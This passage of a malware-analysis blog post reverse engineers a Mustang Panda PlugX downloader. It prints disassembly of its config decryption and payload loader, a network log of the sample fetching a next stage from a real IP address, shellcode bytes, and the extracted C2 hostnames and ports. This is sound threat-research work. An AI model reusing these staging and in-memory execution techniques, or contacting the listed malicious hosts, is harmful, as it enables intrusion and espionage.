07/19/20 05:31:29 AM [    HTTPListener80]   Cache-Control: no-cache
07/19/20 05:31:29 AM [    HTTPListener80]
```

As you can see from the ProcMon and Fakenet outputs above, the infection chain looks like this:
– Sample drops a .docx file in the current directory. This is the same .docx file in the resource section
– Sample sets the file attributes of the .docx file to HN (Hidden / Not Indexed)
– Sample opens the .docx file. I took a quick look on this .docx file and it seems that this is just a decoy file to masquerade the true purpose of the sample
– Sample connects to hxxp://103.85.24[.]190/qum.dat to fetch a next stage payload. This doesn't seem to create a new file on disk so this is probably executed in memory
– Sample creates qum.exe, hex.dll, and adobeupdate.dat on %temp%. These are PlugX components
– Sample executes qum.exe
– qum.exe creates a copy of the PlugX components (AAM Updates.exe, hex.dll, nad adobeupdate.dat) to %programdata%\AAM UpdatesmKD\
– qum.exe obtains persistence for AAM Updates.exe on the system via the registry Run key
– qum.exe executes AAM Updates.exe
– AAM Updates.exe periodically connects to www.systeminfor[.]com using various ports for C2

Now that we have these information, we can use these as a guide while doing in-depth analysis on the sample.

In-depth Analysis

Since we almost have a full picture of the infection chain, I will breeze through some of the tedious parts of the disassembly and focus on important ones.

Dropping the decoy .docx file

As we've seen on our earlier analysis, we know that the sample has a decoy .docx file on the resource section and is dropped at the current directory upon execution. We also know that the file attribute of decoy .docx file is set to hidden and that the file is opened afterwards to fool the users into thinking that executed file is just a normal .docx file. This is achieved via a series of calls to **LocalAlloc**, **FindResourceA**, **LoadResource**, **SizeofResource**, **CreateFile**, **WriteFile**, **GetCurrentDirectoryA**, **SetFileAttribute**, and **ShellExecuteA**. As expected from Mustang Panda, these Win32 API functions are stored in the sample as stackstrings and the address of the functions are dynamically resolved at runtime via **LoadLibrary** and **GetProcAddress**.

This is a recurring technique through out the disassembly and the following snippet is a good example:

Decrypting the malware config

After dropping and opening the decoy .docx file, the sample proceeds to decrypt the malware configuration. The function responsible for this is called on offset **10002EAD**.


As you can the following values were pushed onto the stack before the function is called – an offset **unk_10005000**, 1002h (4098), an address pointing to the string “123456789”, and result of strlen(“123456789”).These are the adrress for the encrypted config, the length of the encrypted config, the address for the key, and the length of key respectively.

```
0000000010002E61 lea     edx, [esp+234h+LibFileName]
0000000010002E65 mov     [esp+234h+LibFileName], '1'
0000000010002E6A push    edx
0000000010002E6B mov     [esp+238h+var_1FB], '2'
0000000010002E70 mov     [esp+238h+var_1FA], '3'
0000000010002E75 mov     [esp+238h+var_1F9], '4'
0000000010002E7A mov     byte ptr [esp+238h+var_1F8], '5'
0000000010002E7F mov     byte ptr [esp+41h], '6'
0000000010002E84 mov     byte ptr [esp+238h+var_1F8+2], '7'
0000000010002E89 mov     byte ptr [esp+238h+var_1F8+3], '8'
0000000010002E8E mov     [esp+238h+var_1F4], '9'
0000000010002E93 mov     [esp+238h+var_1F3], 0
0000000010002E98 call    func_wrapper_strlenA
0000000010002E9D push    eax
0000000010002E9E lea     eax, [esp+238h+LibFileName]
0000000010002EA2 push    eax
0000000010002EA3 push    1002h
0000000010002EA8 push    offset unk_10005000
0000000010002EAD call    func_decrypt_config
```

If we check **unk_10005000**, we can see that it points to offset 0 of the .data section.

```
.data:10005000 ; Segment permissions: Read/Write
.data:10005000 _data           segment para public 'DATA' use32
.data:10005000                 assume cs:_data
.data:10005000                 ;org 10005000h
.data:10005000 unk_10005000    db  59h ; Y            ; DATA XREF: func main+6B9↑o
.data:10005000                                        ; func main+718↑o ...
.data:10005001                 db  46h ; F
.data:10005002                 db  47h ; G
.data:10005003                 db  44h ; D
.data:10005004                 db  0Fh
.data:10005005                 db  19h
.data:10005006                 db  18h
.data:10005007                 db    9
.data:10005008                 db    9
.data:10005009                 db    2
.data:1000500A                 db  1Ch
.data:1000500B                 db  0Bh
.data:1000500C                 db    1
.data:1000500D                 db  1Bh
.data:1000500E                 db    4
.data:1000500F                 db    3
.data:10005010                 db  16h
.data:10005011                 db    8
.data:10005012                 db    8
.data:10005013                 db    2
.data:10005014                 db  1Ch
.data:10005015                 db  45h ; E
.data:10005016                 db  40h ; @
.data:10005017                 db  5Bh ; [
.data:10005018                 db  19h
```

Taking a closer look on the decryption function (**sub_10001450**), we can immediately determine that it implements XOR decryption with multi-byte key.


0000000010001450 func_decrypt_config proc near
0000000010001450
0000000010001450 arg_0= dword ptr 4
0000000010001450 arg_4= dword ptr 8
0000000010001450 arg_8= dword ptr 0Ch
0000000010001450 arg_C= dword ptr 10h
0000000010001450
0000000010001450 push ebx
0000000010001451 push edi
0000000010001452 mov edi, [esp+8+arg_4]
0000000010001456 xor ecx, ecx
0000000010001458 test edi, edi
000000001000145A mov bl, 9Fh
000000001000145C jle short loc_10001484
000000001000145E push ebp
000000001000145F mov ebp, [esp+0Ch+arg_8]
0000000010001463 push esi
0000000010001464 mov esi, [esp+10h+arg_0]
0000000010001468
0000000010001468 loc_10001468:
0000000010001468 mov eax, ecx
000000001000146A or bl, 0F2h
000000001000146D cdq
000000001000146E idiv [esp+10h+arg_C]
0000000010001472 mov al, [edx+ebp]
0000000010001475 mov dl, [ecx+esi]
0000000010001478 xor dl, al
000000001000147A mov [ecx+esi], dl
000000001000147D inc ecx
000000001000147E cmp ecx, edi
0000000010001480 jl short loc_10001468
0000000010001482 pop esi
0000000010001483 pop ebp
0000000010001484
0000000010001484 loc_10001484:
0000000010001484 pop edi
0000000010001485 pop ebx
0000000010001486 retn
0000000010001486 func_decrypt_config endp
0000000010001486

This is very similar to how the configuration for the PlugX RAT is stored.

Here's how the decrypted configuration looks like:

```
0000h: 68 74 74 70 3A 2F 2F 31 30 33 2E 38 35 2E 32 34  http://103.85.24
0010h: 2E 31 39 30 2F 71 75 6D 2E 64 61 74 00 00 00 00  .190/qum.dat....
0020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0030h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0050h: 00 00 00 32 00 00 00 00 00 00 00 00 00 00 00 00  ...2............
0060h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0070h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0080h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

The URL for the next stage payload is located at offset 0 of the config file. Which allows us to do a quick-and-dirty python script to decrypt the config and extract the URL for the next stage payload:

Fetching the next stage payload

After decrypting the config file, the sample proceeds to fetch the next stage payload. This is achieved through a series of calls to **InternetCrackUrlA**, **InternetOpenA**, **InternetOpenUrlA**, **HttpQueryInfoA**, and **InternetReadFileA** located in the function **sub_100020F0**.

The payload is stored directly to a memory buffer initiated through a call to **LocalAlloc**.

```
000000001000258C push    esi
000000001000258D push    40h
000000001000258F call    eax ; addr_LocalAlloc
0000000010002591 mov     ecx, [esp+80h+hMem]
0000000010002595 mov     ebp, eax
0000000010002597 mov     edx, ecx
0000000010002599 xor     eax, eax
000000001000259B mov     edi, ebp
000000001000259D shr     ecx, 2
00000000100025A0 rep stosd
00000000100025A2 mov     ecx, edx
00000000100025A4 and     ecx, 3
00000000100025A7 xor     esi, esi
00000000100025A9 rep stosb
00000000100025AB mov     [esp+80h+arg_0], esi
```

```
00000000100025B2
00000000100025B2 loc_100025B2:
00000000100025B2 sar     word ptr [esp+80h+arg_0], 4
00000000100025BB mov     ecx, 400h
00000000100025C0 xor     eax, eax
00000000100025C2 mov     edi, offset byte_1000604C
00000000100025C7 mov     [esp+80h+var_20], al
00000000100025CB rep stosd
00000000100025CD mov     eax, addr_InternetReadFileA
00000000100025D2 mov     [esp+80h+var_30], 'I'
00000000100025D7 test    eax, eax
00000000100025D9 mov     [esp+80h+var_2F], 'n'
00000000100025DE mov     [esp+80h+var_2E], 't'
00000000100025E3 mov     [esp+80h+var_2D], bl
00000000100025E7 mov     [esp+80h+var_2C], 'r'
00000000100025EC mov     [esp+80h+var_2B], 'n'
00000000100025F1 mov     [esp+80h+var_2A], bl
00000000100025F5 mov     [esp+80h+var_29], 't'
00000000100025FA mov     [esp+80h+var_28], 'R'
00000000100025FF mov     [esp+80h+var_27], bl
0000000010002603 mov     [esp+80h+var_26], 'a'
0000000010002608 mov     [esp+80h+var_25], 'd'
000000001000260D mov     [esp+80h+var_24], 'F'
0000000010002612 mov     [esp+80h+var_23], 'i'
0000000010002617 mov     [esp+80h+var_22], 'l'
000000001000261C mov     [esp+80h+var_21], bl
0000000010002620 jnz     short loc_10002638
```

```
0000000010002622 lea     eax, [esp+80h+var_30]
0000000010002626 push    eax             ; lpProcName
0000000010002627 call    func_wrapper_LoadLibrary_wininet
000000001000262C push    eax             ; hModule
000000001000262D call    ds:GetProcAddress
0000000010002633 mov     addr_InternetReadFileA, eax
```

```
0000000010002638
0000000010002638 loc_10002638:
0000000010002638 mov     edx, [esp+80h+var_6C]
000000001000263C lea     ecx, [esp+80h+var_64]
0000000010002640 push    ecx
0000000010002641 push    1000h
0000000010002646 push    offset byte_1000604C
000000001000264B push    edx
000000001000264C call    eax ; addr_InternetReadFileA
000000001000264E test    eax, eax
0000000010002650 jz      short loc_1000268C
```


The following is a sample HTTP request used to fetch the next stage payload:

```
07/19/20 05:19:15 AM [           Diverter] QUM, IL VATICANO DELL'ISLAM.exe (3560) requested TCP 103.85.24.190:80
07/19/20 05:19:15 AM [     HTTPListener80]  GET /qum.dat HTTP/1.1
07/19/20 05:19:15 AM [     HTTPListener80]  User-Agent: Microsoft Internet Explorer
07/19/20 05:19:15 AM [     HTTPListener80]  Host: 103.85.24.190
07/19/20 05:19:15 AM [     HTTPListener80]  Cache-Control: no-cache
07/19/20 05:19:15 AM [     HTTPListener80]
```

It’s also worth noting that there is a backup function at **sub_10001490** used to fetch the next stage payload with a slightly different implementation. One of the glaring difference noticeable in a network packet capture is the use of a different user agent string **“Mozilla/5.0 (compatible; MSIE 6.0; Windows NT 10.1);”** as opposed to **“Microsoft Internet Explorer”**.

Decrypting and executing the next stage payload


After successfully fetching the payload, the sample proceeds to decrypt and execute the next stage payload. The call to the responsible function (**sub_10001110**) can be found at offset **1000269D**.




Looking closer at the function, we can see a series of call to **LocalAlloc**, **RtlDecompressBuffer**, the multi-byte XOR function (**sub_10001450**), and **VirtualProtect** prior to a call to the next stage payload.

Looking closer at the call to **RtlDecompressBuffer**, we can see a **PUSH 2** prior to the call which indicates that the next stage payload is compressed with LZNT1 algorithm aside from being encrypted with XOR using a multi-byte key.

Looking closer at the call to the multi-byte XOR function (**10001372**), we can see that the XOR key is actually the first string in the decompressed payload itself.





This is something similar to what we observed previously, on [how the PlugX loader decrypts the encrypted payload].

Again, we can create a quick-and-dirty python script to automate the decryption of the next stage payload.

The next stage payload is actually never created on disk but is directly loaded into a memory buffer initiated through **LocalAlloc**.


Several lines of disassembly after the call to the multi-byte XOR function, we can see a call to **VirtualProtect** to change the access protection of the memory buffer containing the decrypted next stage payload to **0x40** (**PAGE_EXECUTE_READWRITE**). Immediately after, a **CALL ESI** is made to execute it.

```
0000000010001422
0000000010001422 loc_10001422:
0000000010001422 lea     edx, [esp+58h+var_3C]
0000000010001426 push    edx
0000000010001427 push    40h
0000000010001429 push    esi
000000001000142A mov     esi, [esp+64h+hMem]
000000001000142E push    esi
000000001000142F call    eax ; addr_VirtualProtect
0000000010001431 call    esi             ; Call to execute payload
0000000010001433 mov     edi, ds:LocalFree
0000000010001439 test    ebp, ebp
000000001000143B jz      short loc_10001440
```

Following the call on a debugger, we can see a small shellcode right after **0x5a4d** which will effectively call an Export function on the next stage payload named **Loader**.

```
005E6100   4D              dec ebp
005E6101   5A              pop edx
005E6102   E8 00000000     call 5E6107          call $0
005E6107   5B              pop ebx              ebx:"ical"
005E6108   52              push edx
005E6109   45              inc ebp
005E610A   55              push ebp
005E610B   8BEC            mov ebp,esp
005E610D   81C3 390F0000   add ebx,F39          ebx:"ical"
005E6113   FFD3            call ebx
```

For the sake of brevity, we won't go through the next stage payload in detail but it's essentially a dropper responsible for dropping and executing the PlugX components on the system.The components are actually embedded as PE resources.



To quickly extract the PlugX indicators, we can dump the encrypted payload from the PE resource of the dropper and use the scripts mentioned on my earlier blog posts about reverse engineering the loader and extracting the config from the PlugX RAT.

```
$ plugx_decrypt.py plugx_payload
Identified Key: 454f4961444d71716941
Payload decrypted at plugx_payload-decrypted!

$ plugx_extract_config.py plugx_payload-decrypted
File: plugx_payload-decrypted
XOR key: 3132333435363738 39
Folder name: AAM UpdatesmKD
Mutex name: KvcpmvXXtltWtOLoYreI
C2 servers:
    www.systeminfor.com:110
    www.systeminfor.com:995
    www.systeminfor.com:25
```

Config extraction successful!!!

There you have it folks! I really hope this blog post helps the community in further understanding this malware and the associated TTPs of the Mustang Panda group. As always, thank you for taking the time to read my blog and I hope you can re-share this to the community for awareness.

Tags:Downloader, Malware, Mustang Panda, PlugX, Reverse Engineering